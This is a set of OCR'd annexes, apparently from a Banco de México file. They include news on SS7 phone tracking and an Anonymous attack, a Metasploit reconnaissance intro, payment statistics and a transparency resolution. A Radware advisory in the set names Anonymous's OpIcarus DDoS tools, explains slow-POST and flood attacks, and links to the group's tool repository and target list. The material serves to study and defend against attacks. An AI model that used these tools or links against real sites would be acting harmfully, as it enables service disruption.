
http://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 ,
Consultada el 18 de mayo de 2018

CBC

Hackers only needed a phone number to track this MP's cellphone

Tests show Canada's two largest telecoms vulnerable to international hackers

Brigitte Bureau, Catherine Cullen, Kristen Everson, CBC News
Posted: Nov 22, 2017 5:00 PM ET | Last Updated: November 24, 2017



NDP MP Matthew Dube took part in an experiment with CBC/Radio-Canada that revealed vulnerabilities in Canadian telecom networks. (Marc Robichaud/CBC)

NDP MP Matthew Dube looks at a map showing that hackers tracked his movements through his cellphone for days.

One marker shows Dubé near Parliament Hill. Another marks the place he lives when he's working in Ottawa. One more shows an early morning trip to the airport to pick up his partner from a business trip.

"That's creepy. That doesn't make you feel very comfortable," said the Quebec MP.

He looks down at the laptop showing the map again and laughs nervously.

Ethical hackers were able to hack into Dubé's phone starting with just his telephone number. (Marc Robichaud/CBC)

"I guess it's not something to joke about but I guess you think: 'Good thing I wasn't doing anything inappropriate.' "

It wasn't just his movements. Hackers were able to record Dubé's calls, too.

- Someone is spying on cellphones in Ottawa
- RCMP, CSIS launch investigations into phone spying

It was all part of a CBC/Radio Canada demonstration of just how vulnerable Canada's phone networks are. With Dubé's consent and the help of cybersecurity experts based in Germany, CBC/Radio-Canada learned that Canada's two largest cellphone networks are vulnerable to attack.

How can hackers access your phone?

This is all possible because of vulnerability in the international telecommunication network. It involves what's known as Signalling System No. 7— or SS7.

SS7 is the way cellphone networks around the world communicate with one another. It's a hidden layer of messages about setting up and tearing down connections for a phone call, exchanging billing information or allowing a phone to roam. But hackers can gain access to SS7, too.

"Those commands can be sent by anybody," said Karsten Nohl, a Berlin-based cybersecurity expert whose team helped CBC/Radio-Canada hack into Dubé's phone.

Lex Gill, Research Fellow at the University of Toronto's Citizen Lab, weighs in 5:30

That can go beyond spying on phone conversations or geolocating a phone. SS7 attacks can also be used to alter, add or delete content.

For example, Nohl said he could set up a person's cellphone voicemail so all messages went directly to him. The user might never know the messages were missing.

"The technology is built with good intentions to make a very useful phone network and good user experience but it lacks any kind of security and it's open to abuse."

- RCMP used cellphone tracking technology unlawfully 6 times, says privacy watchdog

It's not just Nohl sounding the alarm. The U.S. Department of Homeland Security put out a report in April warning that "significant weaknesses in SS7 have been known for more than a decade."

The report notes that potential abuses of SS7 include eavesdropping, tracking and fraud, with "tens of thousands of entry points worldwide, many of which are controlled by countries or organizations that support terrorism or espionage."

SS7 abuse

SS7 attacks can easily go completely undetected. However, German journalists reported on an incident earlier this year where customers of Telefonica bank had untold amounts of money drained from their accounts because of phishing emails and SS7 attacks.

Karsten Nohl, managing director of Security Research Labs, says the two main Canadian telecom networks have about 10 per cent of the security needed to protect from SS7 attacks. (Michel Aspirot/CBC)

In that case, the bank used four-digit codes sent to customers' phones in order to complete money transfers. Hackers used SS7 to get those codes and take the funds for themselves.

The sheer number of SS7 attacks becomes clear when networks beef up their security, said Nohl.

"When they start blocking this abuse, they're blocking millions of otherwise abusive messages.That's for a single network in a single country. So you can imagine the magnitude of abuse worldwide."

Hacking a Canadian phone

Nohl said some telecom companies, primarily in Europe, have beefed up their defences to ward off SS7 attacks.

CBC/Radio-Canada wanted to know just how well Canadian cellphone networks would fare and asked Dubé to be part of a demonstration.

Dubé, the vice-chair of the House of Commons standing committee on public safety and national security, went to the mall and picked up a new phone for the experiment. CBC/Radio-Canada agreed not to use his current work phone in order to protect the privacy of those phone calls.

Dubé's new phone number was given to Nohl and his team of hackers in Berlin. It didn't take long for them to access his calls.

Ethical hacker Luca Melette is based in Berlin. With just a phone number, he was able to hack into Dubé's phone, listen to his calls, track his whereabouts and intercept his text messages. (CBC)

First, the hackers were able to record a conversation between Dubé in his office on Parliament Hill and our Radio-Canada colleague Brigitte Bureau, who was sitting at a cafe in Berlin.

Next, it was a conversation between Dubé and his assistant, who were both in Ottawa.

Nohl's team also tracked the geolocation data from the phone, painting a picture of Dubé's whereabouts.

When the CBC/Radio-Canada team was back in Canada, the calls were played for Dubé and he was shown a map of his movements.

"It's exactly what I did that day. Just phone calls are bad enough. When you start knowing where you are, that's pretty scary stuff," said Dubé.

Dubé's phone was on the Rogers Network, but CBC/Radio-Canada also ran a similar test with phones on the Bell network.

'Easy to hack'

Nohl offered his assessment of the results.

"Relative to other networks in Europe and elsewhere in the world, the Canadian networks are easy to hack."

He believes there's much more that Rogers and Bell could be doing.

"I think the two Canadian networks we tested have about 10 per cent of the security that they need to do to protect from SS7 attacks."

It's a source of concern for Pierre Roberge, too. He spent more than 10 years with Canada's Communications Security Establishment — the electronic spy agency charged with protecting Canadian digital security. He's now the CEO of Arcadia Cyber Defence.

The CBC/Radio-Canada demonstration raises questions about personal security, he said, and also about who else might want to spy on sensitive discussions.

"To know other nations or criminal groups can eavesdrop on Canadian communication is really worrisome, especially at the political level."

Companies say security a priority

Bell, Rogers and the Canadian Wireless Telecommunications Association declined to sit down with CBC/Radio-Canada and speak about the test results.

Canadian telecoms told CBC News that security is a top priority and threats are monitored. (Andrew Lee/CBC)

Via email, CBC/Radio-Canada sent a series of questions about what the networks were doing to prevent SS7 attacks and why customers weren't being told conversations could be compromised. Both networks responded with general statements about their security efforts.

Rogers Communications said security is a top priority and that it has a cybersecurity team monitoring threats and is introducing new measure to protect customers.

"On SS7, we have already introduced and continue to implement the most advanced technologies but we are unable to share specific details for security reasons."

Bell sent a two-line response.

"Bell works with international industry groups such as the GSMA [an international mobile phone operators association] to identify and address emerging security risks, including those relating to SS7."

A spokesperson added that Bell is "an active participant" in the Canadian Security Telecommunications Advisory Committee.

The group that represents Canadian telecoms was also fairly tight-lipped. The Canadian Wireless Telecommunications Association said it works with domestic and international bodies on security standards. It also said it works with law enforcement to "actively monitor and address risks."

Government reaction

CBC/Radio-Canada also reached out to Public Safety Minister Ralph Goodale's office to ask what was being done to protect Canadians and was directed to the Communication Security Establishment.

In a statement, CSE said its role is to provide "advice and guidance to help protect systems of importance to the Government of Canada."

"CSE has been actively working with Canada's telecom industry and critical infrastructure operators to address issues related to SS7 to develop best practices, advice and guidance that can help mitigate the risks associated with SS7."

How to protect yourself

There are ways to minimize the chance someone will spy on your communications, said Nohl.

He recommends encryption software.

Using encrypted apps like Signal and WhatsApp can help protect you from SS7 attacks, according to Noni. But unless your phone is off, you're never fully safe. (Andrew Lee/CBC)

"If you're using Signal, WhatsApp, Skype, you're certainly protected from SS7 attacks.... But there's other types of attacks that could happen against you, your computer, your phone. So you're never fully safe."

When it comes to having your movements tracked, Noni said the only protection is to turn your phone off — something that's not always practical.

"We're so dependent on our phones. The networks should protect us from these attacks rather than us having to forgo all the benefits of carrying a phone."

Dubé said that dependency is what makes this most troubling.

"The scariest thing of all is that I know that tonight or tomorrow morning, when I make calls to friends to go out for a drink or when I make calls to colleagues to resolve a political or professional issue, I'm still going to have to use the phone."

Hacking a cellphone has never been easier thanks to a vulnerability in the international telecommunication network, and tests have revealed two of Canada's largest telecom networks are at risk. All a hacker needs is your phone number, and they can track your movements and record your calls, all without your knowledge. (CBC)

Corrections

- A previous version of this story referred to a hacking incident involving a German bank. The story originally said the incident happened in 2014. In fact it occurred earlier this year. *Nov 24, 2017 2:27 PM ET*

ANEXO "L"

https://www.offensive-security.com/metasploit-unleashed/information-gathering/,
Consultada el 22 de enero de 2018


Information Gathering in Metasploit

Information Gathering with Metasploit

The foundation for any successful penetration test is solid reconnaissance. Failure to perform proper ***information gathering*** will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.

We'll be covering just a few of these information gathering techniques such as:

- Port Scanning
- Hunting for MSSQL
- Service Identification
- Password Sniffing
- SNMP sweeping



Let's take a look at some of the built-in Metasploit features that help aid us in information gathering.

ANEXO "M"

http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR

Consultada el 22 de enero de 2018

#TECHNOLOGY NEWS MAY 4, 2016 / 3:50 AM / 2 YEARS AGO

Anonymous attack Greek central bank. warns others

Reuters Staff 1 MIN READ

ATHENS (Reuters) Greece's central bank became the target of a cyber attack by activist hacking group Anonymous on Tuesday which disrupted service of its web site a Bank of Greece official said on Wednesday.

Anonymous attack Greek central bank, warns others

A protester wearing a Guy Fawkes mask, symbolic of the hacktivist group "Anonymous", takes part in a protest in central Brussels January 28, 2012. REUTERS/Yves Herman

"The attack lasted for a few minutes and was successfully tackled by the bank's security systems. The only thing that was affected by the denial of service attack was our web site," the official said, declining to be named.

Anonymous originated in 2003, adopting the Guy Fawkes mask as their symbol for online hacking. The mask is a stylized portrayal of an oversized smile, red cheeks and a wide moustache upturned at both ends.

"Olympus will fall. A few days ago we declared the revival of operation Icarus. Today we have continuously taken down the website of the Bank of Greece," the group says in a video on You Tube.

"This marks the start of a 30-day campaign against central bank sites across the world."

Reporting by George Georgiopoulos; Editing by Angus MacSwan

Our Standards: The Thomson Reuters Trust Principles.

ANEXO "N"

https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/,

Consultada el 17 de enero de 2018

Threat Advisories and Attack Reports(/ddos-threats-attacks/threat-advisories-attack-reports/) / Opicarus2017

6/8/2017

Opicarus2017

Abstract

Opicarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017. Its goal is to take down the websites and services associated with the global financial system. These attackers accuse the system with 'corruption' and want to raise public awareness, not financially motivated like cyber criminals are. Their objective is to target these financial institutions with persistent denial of service (DoS) attacks and data dumps. Among the targets of previous attacks are the New York Stock Exchange, Bank of England, Bank of France, Bank of Greece, Bank of Jordan and the Bank of South Korea, among others.

Figure 1: Operation Image of OpSacred

OpSacred Opicarus Phase 5

Opicarus has become highly organized since it first launched and has evolved into its 5th campaign, named OpSacred. Announced on Facebook on May 12, 2017, hackers posted the documentation, tools and associated Facebook accounts. In the manifesto, Opicarus makes ten statements:

- Governments need to cease and desist all wars
- Governments need to return governance of the masses to the masses.
- Debt wage slavery is evil.
- Greed and materialism is evil
- That when a government no longer serves the needs of it's people that it is the duty of its citizens to resist this tyranny.
- That pollution of our planet for the purposes of greed and resource extraction must stop. We only have one planet and it is sacred.
- That capitalist lobbying of government is corruption.
- That all humanity should enjoy equality.
- That borders and nations are a manmade construct and are disingenuous as we are one
- That all decisions should be made based on an unconditional love for humanity.

According to a Facebook post[1], Opicarus2017 will start on June 11th and run till June 21st. The post included a target list for the operation that includes most of the organizations targeted during previous phases.

Figure 2: Opicarus Facebook Event Page

Reasons for Concern

This operation has more supporters than previous phases and is very well organized. Attackers have transitioned from suggesting LOIC to a series of scripted tools as well as using VPN's and /or Tor to mask their identity. They are consolidating this information in centralized location - GitHub page - to make it easier to participants to join the operation.

There are more advanced cyber-attack tools compared to previous campaigns available on the GitHub page. The Github documentation folder contains information about several large organizations. In phase 5, attackers use open source intelligent tools and scanners to visualize and analyze targeted networks. For example, Zed Attack Proxy, ZAP, a tool used to find security vulnerabilities in web applications.

Targets

Target list for Opicarus2017 is featured on Pastebin. Targeted sites include the International Monetary Fund, the Federal Reserve of America, and central banks of various countries around the world. The full list is available at **https://pastebin.com/CLeFfFRA(https://pastebin.com/CLeFfFRA)**

Opicarus DDoS Arsenal

The operation Github page features a set of denial of service tools ranging from basic GUI tools to scripts coded in Python, Perl and C. These tools were not created for Opicarus but are rather a collection of tools used by other hacktivist and security professionals.

RU Dead Yet (RUDY) - a slow rate HTTP POST (Layer 7) denial-of-service tool using long form field submissions. By injecting one byte of information into an application POST field at a time and then waiting, R.U.D.Y. causes application threads to await the end of never ending posts in order to perform processing (this behavior is necessary in order to allow web servers to support users with slower connections). Since R.U.D.Y. causes the target webserver to hang while waiting for the rest of an HTTP POST request, by initiating simultaneous connections to the server the attacker is ultimately able to exhaust the server's connection table and create a denial-of-service condition.

Tor's Hammer - a Layer 7 DoS tool that executes a **DoS attack (/ddos-threat/edge-server/ddospedia/dosattack/)** by using a classic slow POST attack, where HTML POST fields are transmitted in slow rates under the same session (actual rates are randomly chosen within the limit of 0.5-3 seconds).

Similar to R.U.D.Y, the slow POST attack causes the web server application threads to await the end of boundless posts in order to process them. This causes the exhaustion of the web server resources and causes it to enter a denial of service state for any legitimate traffic.

A new functionality added to Tor's Hammer is a traffic anonymity capability. DoS attacks can be carried out through the Tor Network by using a native socks proxy integrated in Tor clients. This enables launching the attack from random source IP addresses, which makes tracking the attacker almost impossible.

XerXeS - an extremely efficient DoS tool providing the capacity to launch multiple automated independent attacks against several target sites without necessarily requiring a botnet.

KillApache - takes advantage of an old vulnerability allowing attackers to send requests to an Apache server to retrieve URL content in a large number of overlapping "byte ranges" or chunks, effectively causing the server to run out of useable memory - resulting in a denial-of-service condition.

Other DDoS attack tools include:

- BlackHorizon
- CescentMoon
- MasterK3Y
- OpicarusBot
- Asundos
- Asundos2
- D4rk
- Finder

- ChiHULK
- GoldenEye
- HellSec
- IrcAbuse
- PentaDos
- Purple
- Saddam
- Saphyra
- B0wS3rDdos
- Blacknurse
- Botnet
- Clover
- Getrekt
- L7
- M60
- wso

Figure 3: OpicarusBot – A Layer 7 attack tool for Opicarus

Opicarus Github Pages

Opicarus https://github.com/opicarusollective/Opicarus(https ://github.com/opicarusollective/Opicarus/)
Documentation https://github.com/opicarusollective/Opicarus/tree/Documents
(https://github.com/opicarusollective/Opicarus/tree/Documents)
Tools - https://github.com/opicarusollective/Opicarus/tree/Tool(https://github.com/opicarusollective/Opicarus/tree/Tools)
YouTube channel https://youtu.be/rk32RfPkTkY(https://youtu.be/rk32RfPkTkY)

Attack Vectors

Nmap – a security scanner designed for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, in addition they identify what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics

Zed Attack Proxy The OWASP Zed Attack Proxy, ZAP, is a popular and open source security tool that helps users automatically scan and find security vulnerabilities in web applications

Maltego an open source intelligence and forensic tool allowing users to discover data from open sources and visualize the data in graphs and detailed reports for data mining and link analysis

TCP flood - One of the oldest yet still very popular DoS attacks. It involves sending numerous SYN packets to the victim. In many cases, attackers will spoof the SRC IP so the reply (SYN+ACK packet) will not return, thus overwhelming the session/connection tables of the targeted server or one of the network entities on the way (typically the firewall). Servers need to open a state for each SYN packet that arrives and they store this state in tables that have limited size. As big as this table may be it is easy to send sufficient amount of SYN packets that will fill the table, and once this happens the server starts to drop a new request, including legitimate ones. Similar effects can happen on a firewall that also has to process and inspect in each SYN packet. Unlike other TCP or application level attacks the attacker does not have to use a real IP – this is perhaps the biggest strength of the attack

UDP Flood attacker sends large UDP packets to a single destination or to random ports. Since the UDP protocol is "connectionless" and does not have any type of handshake mechanism, the main intention of a UDP flood is to saturate the internet pipe. In most cases the attackers spoof the SRC (source) IP

HTTP/S Flood - An attack method used by hackers to attack web servers and applications. These floods consist of seemingly legitimate session based sets of HTTP GET or POST requests sent to a targeted web server. HTTP floods do not use spoofing, reflective techniques or malformed packets. These requests are specifically designed to consume a significant amount of the server's resources, and therefore can result in a denial-of-service. Such requests are often sent en masse by means of a botnet, increasing the attack's overall power. HTTP and HTTPS flood attacks are one of the most advanced threats facing web servers today since it is hard for network security devices to distinguish between legitimate and malicious HTTP traffic.

SQL Injection This technique takes advantage of poor application coding. When the application inputs are not sanitized, it becomes vulnerable. Attackers can modify an application SQL query to gain access to unauthorized data with administrator access, run remote commands on the server, drop or create objects in the database, and more.

Figure 4: These tools can be found on GitHub at https://github.com/opicarus/collective/Opicarus/tree/Tools(https://github.com/opicarus/collective/Opicarus/tree/Tools)

Effective DDoS Protection Essentials

- **Hybrid DoS Protection(https://www.radware.com/products/defensepro/)** (on-premise + cloud) - for real-time **DDoS attack prevention (https://www.radware.com/solutions/security/)** that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - to quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** - to promptly protect from unknown threats and 0-day attacks
- **A cyber-security emergency response plan** that includes a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerability coverage** against defacements, injections, etc.
- **Low false positive rate** using negative and positive security models for maximum accuracy
- **Auto policy generation** capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting** capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources

- **Flexible deployment options**-on-premise, out-of-path, virtual or cloud-based

For further security measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance **Contact us(https://www.radware.com/underattack/)** with the code "Red Button"

https://www.facebook.com/HarveyHarris/ posts/421743798188945(https://www.facebook.com/HarveyHarris6/posts/421743798188945)

https://www.facebook.com/events/236685386815328(https://www.facebook.com/events/236685386815328/)

https://en.wikipedia.org/wiki/Maltego(https://en.wikipedia.org/wiki/Maltego)

Click here(/WorkArea/DownloadAsset.aspx?id=1558) to download a copy of the ERT Threat Alert

Download Now (/WorkArea/DownloadAsset.aspx?id=1558)

DDoS Knowledge Center

- DDoSChronicles (/ddos knowledge-center/ddos chronicles/)
- Research (/ddos knowledge-center/research/)
- DDoSDefinitions: DDoSPedia (/ddos knowledge center/ddospedia/)
- Infographics (/ddos knowledge center/infographics/)

DDoS Threats and Attacks

- DDoS Attack Types (/ddos threats attacks/ddos-attack types/)
- DDoS Ring of Fire (/ddos threats attacks/ddos ring-of-fire/)
- Threat Advisories and Attack Reports (/ddos threats attacks/threat advisories attack-reports/)

DDoS Experts' Insider

- Losing Sleep in the C Suite (/ddos experts insider/losing sleep c suite/)
- Expert Talk (/ddos experts insider/expert talk/)
- ERT Case Studies (/ddos experts insider/ert case-studies/)

Under Attack and Need Emergency Assistance?

Radware Can Help. **Click Here. (https://www.radware.com/underattack/)**

radware.com (http://www.radware.com)

- Security (https://www.radware.com/Solutions/Security/)
- SSL Attack Protection (https://www.radware.com/solutions/ssl-attack protection/)
- Application & Network Security (https://www.radware.com/Products/#ApplicationSecurity)

Community

- RadwareBlog (http://blog.radware.com/security/)
- Radware Connect (https://itunes.apple.com/us/app/radware connect/id931124100?mt=8)

FOLLOW US:

Twitter (https://twitter.com/radware) LinkedIn (https://www.linkedin.com/companies/165642)
Google+ (https://plus.google.com/+radware)
YouTube (https://www.youtube.com/user/radwareinc)
Facebook (https://www.facebook.com/Radware)
slideshare (http://www.slideshare.net/Radware)

ANEXO "O"

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es,

Consultada el 15 de enero de 2018

Consulta de Series - Banxico

Banco de México

Sistemas de pago
Sistemas con liquidación en tiempo real

Fecha de consulta: 15/01/2018 06:14:32

Título	Sistemas de pago. Sistemas de Transferencias con Liquidación en Tiempo Real. Cifras acumuladas	Sistemas de pago. Sistema de Pagos Electrónicos Interbancarios (SPEI). Número de operaciones	Sistemas de pago. Sistema de Transferencias con Liquidación en Tiempo Real. Sistema de Liquidación por Mecanismos del Banco de México (SPEI). Importe	Sistemas de pago. Sistema de Transferencias con Liquidación en Tiempo Real. Sistema de Pagos Electrónicos Interbancarios (SPEI). Número de operaciones	Sistemas de pago. Sistema de Transferencias con Liquidación en Tiempo Real. Sistema de Pagos Electrónicos Interbancarios (SPEI). Importe	Sistemas de pago. Sistema de Liquidación por Mecanismos del Banco de México. Sistema de Liquidación Bruta en Tiempo Real (SIAC). Número de operaciones	Sistemas de pago. Sistema de Liquidación por Mecanismos del Banco de México. Sistema de Liquidación Bruta en Tiempo Real (SIAC). Importe (millones de pesos)	Sistemas de pago. Sistema de Transferencias con Liquidación en Tiempo Real. Sistema de Pagos Electrónicos Interbancarios (SPEI). Número de operaciones	Sistemas de pago. Sistema de Transferencias con Liquidación en Tiempo Real. Sistema de Pagos Electrónicos Interbancarios (SPEI). Importe (millones de pesos)	Sistemas de pago. Sistema de Transferencias con Liquidación en Tiempo Real. Sistema de Pagos Electrónicos Interbancarios en Dólares. SPEI Dólares. Número de operaciones	Sistemas de pago. Sistema de Transferencias con Liquidación en Tiempo Real. Sistema de Pagos Electrónicos Interbancarios en Dólares. SPEI Dólares. Importe (millones de dólares)
Periodo disponible	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Ene 1997 - Dic 2017	Jul 2017 - Dic 2017	Jul 2017 - Dic 2017
Periodicidad	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual	Mensual
Cifra	Flujo	Flujo	Flujo	Saldo fin de periodo	Flujo	Saldo fin de periodo	Flujo	Saldo fin de periodo	Flujo	Saldo fin de periodo	Flujo
Unidad	Operaciones	Operaciones	Millones de Pesos	Operaciones	Millones de Pesos	Operaciones	Millones de Pesos	Operaciones	Millones de pesos	Operaciones	Millones de Dólares
Base											
Serie											
Tipo de información	Revisión	Revisión	Revisión	Revisión	Revisión	Revisión	Revisión	Revisión	Revisión	Revisión	Revisión
Fecha	SF331090	SF46083	SF41077	SF41083	SF41078	SF61953	SF61952	SF46100	SF46105	SF309374	SF309375
Ene 2017	22	4,551	467,102	N/E	N/E	339,754	73,490,843	27,111,771	21,877,791	N/E	N/E
Feb 2017	19	3,951	411,610	N/E	N/E	298,395	64,581,423	24,317,457	21,948,024	N/E	N/E
Mar 2017	22	4,184	447,280	N/E	N/E	334,478	74,134,259	28,189,246	25,180,247	N/E	N/E
Abr 2017	19	3,940	444,460	N/E	N/E	336,079	80,537,923	26,954,954	27,494,407	N/E	N/E
May 2017	22	4,777	512,950	N/E	N/E	395,691	96,492,756	29,934,714	31,904,407	N/E	N/E
Jun 2017	22	4,315	469,852	N/E	N/E	341,453	76,955,367	27,865,387	24,093,355	N/E	N/E
Jul 2017	21	3,923	499,350	N/E	N/E	338,937	84,819,945	28,240,351	21,879,446	102,279.39	13,397.4
Ago 2017	23	4,316	471,244	N/E	N/E	332,579	84,307,804	30,167,904	22,988,527	108,000.49	13,815.3
Sep 2017	21	3,844	493,555	N/E	N/E	N/E	N/E	28,471,200	21,851,317	147,745.39	18,970.0
Oct 2017	23	4,274	514,330	N/E	N/E	N/E	N/E	30,127,977	22,549,389	N/E	N/E
Nov 2017	20	3,886	466,227	N/E	N/E	N/E	N/E	27,939,914	21,723,416	N/E	N/E
Dic 2017	23	4,744	565,358	N/E	N/E	N/E	N/E	30,170,104	24,438,148	N/E	N/E

ANEXO "H"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

OBLIGACIONES DE TRANSPARENCIA
Clasificación de información
Unidad Administrativa: Gerencia de Telecomunicaciones, en suplencia por ausencia del titular de la Dirección de Sistemas.

VISTOS, para resolver sobre la clasificación de información efectuada por la unidad administrativa al rubro indicada, para el cumplimiento de las obligaciones de transparencia previstas en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública;

RESULTANDOS

PRIMERO. Que con la finalidad de cumplir con las obligaciones de transparencia comunes, los sujetos obligados pondrán a disposición del público, en sus respectivos medios electrónicos y en la Plataforma Nacional de Transparencia, de acuerdo con sus facultades, atribuciones, funciones u objeto social, la información de los temas, documentos y políticas que se señalan en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública.

SEGUNDO. Que el Gerente de Telecomunicaciones del Banco de México, en suplencia por ausencia del titular de la Dirección de Sistemas, unidad adscrita a la Dirección General de Tecnologías de la Información, mediante oficio de referencia DGTI-132/2018 de dieciocho de julio de dos mil dieciocho, hizo del conocimiento de este Comité de Transparencia que ha determinado clasificar diversa información contenida en el documento señalado en dicho oficio, respecto del cual generaron las versiones públicas respectivas, elaboró la correspondiente prueba de daño, y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las citadas versiones públicas.

CONSIDERANDOS

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México.

Asimismo, este órgano colegiado es competente para aprobar la versiones públicas que las unidades administrativas del referido Instituto Central sometan a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes.

SEGUNDO. Enseguida se analiza la clasificación realizada por la unidad administrativa citada al rubro, conforme a lo siguiente:

Este órgano colegiado advierte que es procedente la clasificación de la información testada y referida como reservada correspondiente a *"Información relacionada con las especificaciones de la infraestructura de Tecnologías de la Información"*, conforme a la fundamentación y motivación expresada en la prueba de daño correspondiente, la cual, por economía procesal se tiene aquí por reproducida como si a la letra se insertase en obvio de repeticiones innecesarias.

En consecuencia, **este Comité de Transparencia confirma la clasificación de la información testada y referida como reservada, conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño, y también este órgano colegiado aprueba dicha versión pública en sus términos.**

Por lo expuesto con fundamento en los artículos 1, 23, 43, 44, fracciones II y IX, 137, párrafo segundo, inciso a), de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafos, primero, segundo, tercero, y quinto, 65, fracciones II y IX, 102, párrafo primero, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracciones III y XX, del Reglamento Interior del Banco de México; Quincuagésimo sexto y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" vigentes, y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se **confirma la clasificación de la información testada y referida como reservada,** conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño, y también este órgano colegiado aprueba las versiones públicas referidas en el oficio señalado en el apartado de Resultandos de la presente determinación, en sus términos.

SEGUNDO. Las versiones públicas, elaboradas por la unidad administrativa al rubro indicada, para el cumplimiento de las obligaciones de transparencia a que se refiere el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública, deberán ser publicadas en su oportunidad, tanto en el portal del Banco de México como en la Plataforma Nacional de Transparencia.

Así lo resolvió, por unanimidad de los integrantes presentes de este Comité de Transparencia del Banco de México, en sesión celebrada el veintiséis de julio de dos mil dieciocho.----------

COMITÉ DE TRANSPARENCIA

CLAUDIA ÁLVAREZ TOCA
Presidenta

HUMBERTO ENRIQUE RUIZ TORRES
Integrante

JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

BANCO DE MÉXICO

PRUEBA DE DAÑO

